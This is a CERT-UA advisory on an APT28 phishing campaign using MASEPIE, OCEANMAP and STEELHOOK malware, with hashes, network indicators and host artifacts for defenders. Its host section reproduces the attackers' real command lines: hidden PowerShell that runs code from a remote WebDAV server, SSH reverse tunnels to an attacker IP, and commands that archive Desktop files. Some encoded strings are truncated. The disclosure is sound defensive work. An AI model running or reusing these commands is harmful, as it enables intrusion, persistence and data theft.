CERT-UA

cert.gov.ua/article/6276894

general information

During December 15-25, 2023, several cases of distribution of e-mails with links to "documents" were discovered among state organizations, visiting which led to damage of computers with malicious programs.

In the process of investigating the incidents, it was found that the mentioned links redirect the victim to a web resource where, with the help of JavaScript and features of the application protocol "search" ("ms-search") [1], a shortcut file is downloaded, the opening of which leads to the launch A PowerShell command designed to download from a remote (SMB) resource and run (open) a decoy document, as well as the Python programming language interpreter and the Client.py file classified as MASEPIE.

Using MASEPIE, OPENSSH (for building a tunnel), STEELHOOK PowerShell scripts (stealing data from Chrome/Edge Internet browsers), and the OCEANMAP backdoor are loaded and launched on the computer. In addition, IMPACKET, SMBEXEC, etc. are created on the computer within an hour from the moment of the initial compromise, with the help of which network reconnaissance and attempts at further horizontal movement are carried out.

According to the combination of tactics, techniques, procedures and tools, the activity is associated with the activities of the APT28 group. At the same time, it is obvious that the malicious plan also involves taking measures to develop a cyber attack on the entire information and communication system of the organization. Thus, the compromise of any computer can pose a threat to the entire network.

It should be noted that cases of similar attacks have also been recorded in relation to Polish organizations.

For reference:

- **OCEANMAP** is a malicious program developed using the C# programming language. The main functionality consists in executing commands using cmd.exe. The IMAP protocol is used as a control channel. Commands, in base64-encoded form, are contained in message drafts ("Drafts") of the corresponding directories of electronic mailboxes; each of the drafts contains the name of the computer, the name of the user and the version of the OS. The results of executing commands are stored in the directory of incoming messages ("INBOX"). Implemented a mechanism for updating the configuration (command check interval, addresses and authentication data of mail accounts), which involves patching the backdoor executable and restarting the process. Persistence is ensured by creating a .URL file 'VMSearch.url' in the startup directory.
- **MASEPIE** is a malicious program developed using the Python programming language. The main functionality consists in uploading/unloading files and executing commands. The TCP protocol is used as a control channel. Data is encrypted using the AES-128-CBC algorithm; the key, which is a sequence of 16 arbitrary bytes, is generated at the beginning of the connection establishment. Backdoor persistence is ensured by creating the 'SysUpdate' key in the 'Run' branch of the OS registry, as well as by using the LNK file 'SystemUpdate.lnk' in the startup directory.
- **STEELHOOK** is a PowerShell script that provides the theft of Internet browser data ("Login Data", "Local State") and the DPAPI master key by sending them to the management server using an HTTP POST request in base64-encoded form.

Indicators of cyber threats

Files:

```
9724cecaa8ca38041ee9f2a42cc5a297
4fa8caea8002cd2247c2d5fd15d4e76762a0f0cdb7a3c9de5b7f4d6b2ab34ec6 2.txt
5f126b2279648d849e622e4be910b96c
6bae493b244a94fd3b268ff0feb1cd1fbc7860ecf71b1053bf43eea88e578be9 2.ps1 (STEELHOOK)
47f4b4d8f95a7e842691120c66309d5b
18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6 Client.py (MASEPIE)
8d1b91e8fb68e227f1933cfab99218a4
6d44532b1157ddc2e1f41df178ea9cbc896c19f79e78b3014073af2d8d9504fe VMSearch.sfx.exe
6fdd416a768d04a1af1f28ecaa29191b
fb2c0355b5c3adc9636551b3fd9a861f4b253a212507df0e346287110233dc23 VMSearch.exe
(OCEANMAP)
5db75e816b4cef5cc457f0c9e3fc4100
24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04 VMSearch.exe
(OCEANMAP)
6128d9bf34978d2dc7c0a2d463d1bcdd
19d0c55ac466e4188c4370e204808ca0bc02bba480ec641da8190cb8aee92bdc KFP.311.152.2023.pdf
.lnk
825a12e2377dd694bbb667f862d60c43
593583b312bf48b7748f4372e6f4a560fd38e969399cf2a96798e2594a517bf4
KFP.311.152.2023.pdf.lnk
acd9fc44001da67f1a3592850ec09cb7
c22868930c02f2d6962167198fde0d3cda78ac18af506b57f1ca25ca5c39c50d Strategies of
Ukraine.pdf .lnk
```

Network:

```
\\194[.]126.178.8@80\webdav\Docs\231130 No. 581.pdf .lnk
\\194[.]126.178.8@80\webdav\Docs\231130 No. 581.pdf
\\194[.]126.178.8@80\webdav\Python39\Client[.]py
\\194[.]126.178.8@80\webdav\Python39\python[.]exe
173[.]239.196.66 (X-Originating-IP)
(tcp)://88[.]209.251.6:80
194[.]126.178.8
88[.]209.251.6
74[.]124.219.71 (OCEANMAP C2)
czyrqdnvpujmmjkfhhvs4knf1av02demj.oast[.]fun
czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast[.]fun
czyrqdnvpujmmjkfhhvsgapqr3hclnhhj.oast[.]fun
czyrqdnvpujmmjkfhhvsvlaax17vd5r6v.oast[.]fun
hXXp://194[.]126.178.8/webdav/wody[.]pdf
hXXp://194[.]126.178.8/webdav/wody[.]zip
hXXp://194.126.178.8/webdav/StrategyUa.pdf
hXXp://194[.]126.178.8/webdav/231130N581[.]pdf
hXXp://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast[.]fun
hXXp://czyrqdnvpujmmjkfhhvsgapqr3hclnhhj.oast[.]fun
hXXp://czyrqdnvpujmmjkfhhvsvlaax17vd5r6v.oast[.]fun
hXXp://czyrqdnvpujmmjkfhhvs4knf1av02demj.oast[.]fun
hXXps://nas-files.firstcloudit[.]com/
hXXps://ua-calendar.firstcloudit[.]com/
hXXps://e-nas.firstcloudit[.]com/
jrb@bahouholdings.com (OCEANMAP C2)
nas-files.firstcloudit[.]com
e-nas.firstcloudit[.]com
ua-calendar.firstcloudit[.]com
qasim.m@facadesolutionsuae.com (OCEANMAP C2)
webmail.facadesolutionsuae[.]com (OCEANMAP C2)
```

Hosts:

```
%PROGRAMDATA%\2.txt
%PROGRAMDATA%\python.zip
%PROGRAMDATA%\python\python-3.10.0-embed-amd64\Client.py
%USERPROFILE%\.ssh\known_hosts
%LOCALAPPDATA%\11.zip
%LOCALAPPDATA%\Temp\RarSFX0\VMSearch.exe
%LOCALAPPDATA%\Temp\RarSFX1\VMSearch.exe
%LOCALAPPDATA%\Temp\VMSearch.sfx.exe
%LOCALAPPDATA%\i.lnk
%LOCALAPPDATA%\key
%LOCALAPPDATA%\python.zip
%LOCALAPPDATA%\python\python-3.10.0-embed-amd64\Client.py
%LOCALAPPDATA%\python\python-3.10.0-embed-amd64\python.exe
%LOCALAPPDATA%\qz.zip
%LOCALAPPDATA%\s.lnk
%LOCALAPPDATA%\s.zip
%LOCALAPPDATA%\s2.zip
%LOCALAPPDATA%\s3.zip
%LOCALAPPDATA%\sys.zip
%LOCALAPPDATA%\t.lnk
%LOCALAPPDATA%\temp1.txt
%LOCALAPPDATA%\temp2.txt
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\SystemUpdate.lnk
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\VMSearch.url
C:\WINDOWS\system32\cmd.exe /c "powershell.exe -c "$a=Get-Content
"%LOCALAPPDATA%\2.txt";powershell.exe -windowstyle hidden -encodedCommand $a""C:\
Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c
"%PROGRAMDATA%\python\python-3.10.0-embed-amd64\python.exe
%PROGRAMDATA%\python\python-3.10.0-embed-amd64. 0-embed-amd64\Client.py"
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c "
[system.Diagnostics.Process]::Start('msedge','http://194.126.178.8/webdav/
231130N581.pdf'); \\194.126.178.8@80\webdav\Python39\python.exe
\\194.126.178.8@80\webdav\Python39\Client.py"
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c "
[system.Diagnostics.Process]::Start('msedge','http://194.126.178.8/webdav/
wody.pdf'); \\194.126.178.8@80\webdav\Python39\python.exe
\\194.126.178.8@80\webdav\Python39\Client.py"
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c "
[system.Diagnostics.Process]::Start('msedge','http://194.126.178.8/webdav/
StrategyUa.pdf'); \\194.126.178.8@80\webdav\Python39\python.exe
\\194.126.178.8@80\webdav\Python39\Client.py"
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c
%LOCALAPPDATA%\python\python-3.10.0-embed-amd64\python.exe
%LOCALAPPDATA%\python\python- 3.10.0-embed-amd64\Client.py
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c
\\194.126.178.8@80\webdav\Python39\python.exe \\194.126.178.8@80\webdav\Python39\
Client.py
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -
encodedCommand"=="4AdABlAG4AdAAgAH0AOwAgAEkAbgB2AG8AawBlAC0AUgBlAHMAdABNAGUAdABoAG8AZA

AA=="4AdABlAG4AdAAgAH0AOwAgAEkAbgB2AG8AawBlAC0AUgBlAHMAdABNAGUAdABoAG8AZAAgAC0AVQByAGk
 AA=="
```

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -
encodedCommandQQBkAGQALQBUAHkAcABlACAALQBBAHMAcwBlAG0AYgBsAHkATgBhAG0AZQAgAFMAeQBzAHQA

\\194.126.178.8@80\webdav\Python39\python.exe
\\194.126.178.8@80\webdav\Python39\Client.py
cmd /C start powershell.exe -w hid -nop -c "%LOCALAPPDATA%\python\python-3.10.0-
embed-amd64\python.exe %LOCALAPPDATA%\python\python-3.10.0-embed-amd64\ Client.py"
powershell -c start-process ssh.exe -windowstyle Hidden -ArgumentList "-N -o
ServerAliveInterval=30 -p80 root@88.209.251.6 -R 88.209.251.6:10858 -i
%LOCALAPPDATA%\key -oPubkeyAcceptedKeyTypes=ssh-rsa - oStrictHostKeyChecking=no" -
PassThru
powershell -c start-process ssh.exe -windowstyle Hidden -ArgumentList "-N -o
ServerAliveInterval=30 -p80 root@88.209.251.6 -R 88.209.251.6:10859 -i
%LOCALAPPDATA%\key -oPubkeyAcceptedKeyTypes=ssh-rsa - oStrictHostKeyChecking=no" -
PassThru
powershell.exe -c "$a=Get-Content "%PROGRAMDATA%\2.txt"; powershell.exe -windowstyle
hidden -encodedCommand $a"powershell.exe -c $a=Get-Content "%PROGRAMDATA%\2 .txt";
powershell.exe -windowstyle hidden -encodedCommand $a
powershell.exe -c $a=Get-Content -Encoding 'Default' -Path
"%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Encoding 'String' -Path
"%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Encoding 'ascii' -Path
"%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Encoding 'oem' -Path "%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Encoding 'oem' -Path
"%LOCALAPPDATA%\temp.txt";Compress-Archive -Force "$a" %LOCALAPPDATA%\s.zip
powershell.exe -c $a=Get-Content -Encoding 'oem' -Path "%LOCALAPPDATA%\temp.txt";dir
"$a"
powershell.exe -c $a=Get-Content -Encoding 'oem' -Path
"%LOCALAPPDATA%\temp1.txt";Compress-Archive -Force "$a" %LOCALAPPDATA%\s2.zip
powershell.exe -c $a=Get-Content -Encoding 'oem' -Path
"%LOCALAPPDATA%\temp2.txt";Compress-Archive -Force "$a" %LOCALAPPDATA%\s3.zip
powershell.exe -c $a=Get-Content -Encoding 'oem' -Path "%LOCALAPPDATA%\temp2.txt";dir
"$a"
powershell.exe -c $a=Get-Content -Encoding 'unicode' -Path
"%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Encoding 'utf32' -Path
"%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Encoding 'utf8' -Path
"%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Path "%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Path "%LOCALAPPDATA%\temp.txt";Compress-Archive -
Force "$a" %LOCALAPPDATA%\s.zip
powershell.exe -c Compress-Archive -Force %USERPROFILE%\Desktop\
%LOCALAPPDATA%\qz.zip
powershell.exe -c Get-WinEvent -FilterHashtable @{logname="system"; id=1129}
powershell.exe -c Get-WinEvent -FilterHashtable @{logname="system"; id=1501}
powershell.exe -c dir /S %USERPROFILE% *.dat
powershell.exe -c import-module ActiveDirectory; Get-AdDomainController
powershell.exe -c net time /domain
powershell.exe -c net time /domain:%DOMAIN%.local
```

```
powershell.exe -w hid -nop -c %LOCALAPPDATA%\python\python-3.10.0-embed-
amd64\python.exe %LOCALAPPDATA%\python\python-3.10.0-embed-amd64\Client.py
powershell.exe -w hid -nop -c Expand-Archive -Force %PROGRAMDATA%\python.zip
%PROGRAMDATA%\python
powershell.exe -w hid -nop -c start "%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\SystemUpdate.lnk"
powershell.exe -w hid -nop gpresult /z
powershell.exe -w hid -nop gpupdate
powershell.exe Compress-Archive -Force %USERPROFILE%\Desktop\ %LOCALAPPDATA%\sys.zip
powershell.exe Compress-Archive -Force %USERPROFILE%\Desktop\*.lnk
%LOCALAPPDATA%\11.zip
powershell.exe Compress-Archive %USERPROFILE%\Desktop %LOCALAPPDATA%\sys.zip
powershell.exe Expand-Archive -Force %LOCALAPPDATA%\python.zip %LOCALAPPDATA%\python
powershell.exe Get-ADDomainController
powershell.exe Get-Content %LOCALAPPDATA%\i.lnk
powershell.exe Get-DnsClientServerAddress
powershell.exe Get-NetAdapter
powershell.exe Get-NetAdapterBinding | Where-Object ComponentID -EQ 'ms_tcpip6'
powershell.exe Get-NetIPConfiguration -All
powershell.exe Resolve-DNSName %DC%
powershell.exe Resolve-DNSName %DOMAIN%.local
powershell.exe Test-NetConnection %FS% -Port 445 -v
powershell.exe [System.Directoryservices.Activedirectory.Domain]::GetCurrentDomain()
powershell.exe date
powershell.exe dir %USERPROFILE%\Desktop
powershell.exe ipconfig /flushdns
powershell.exe net start dnscache
powershell.exe net stop dnscache
```

Graphic images



Fig. 1 Example of a chain of damage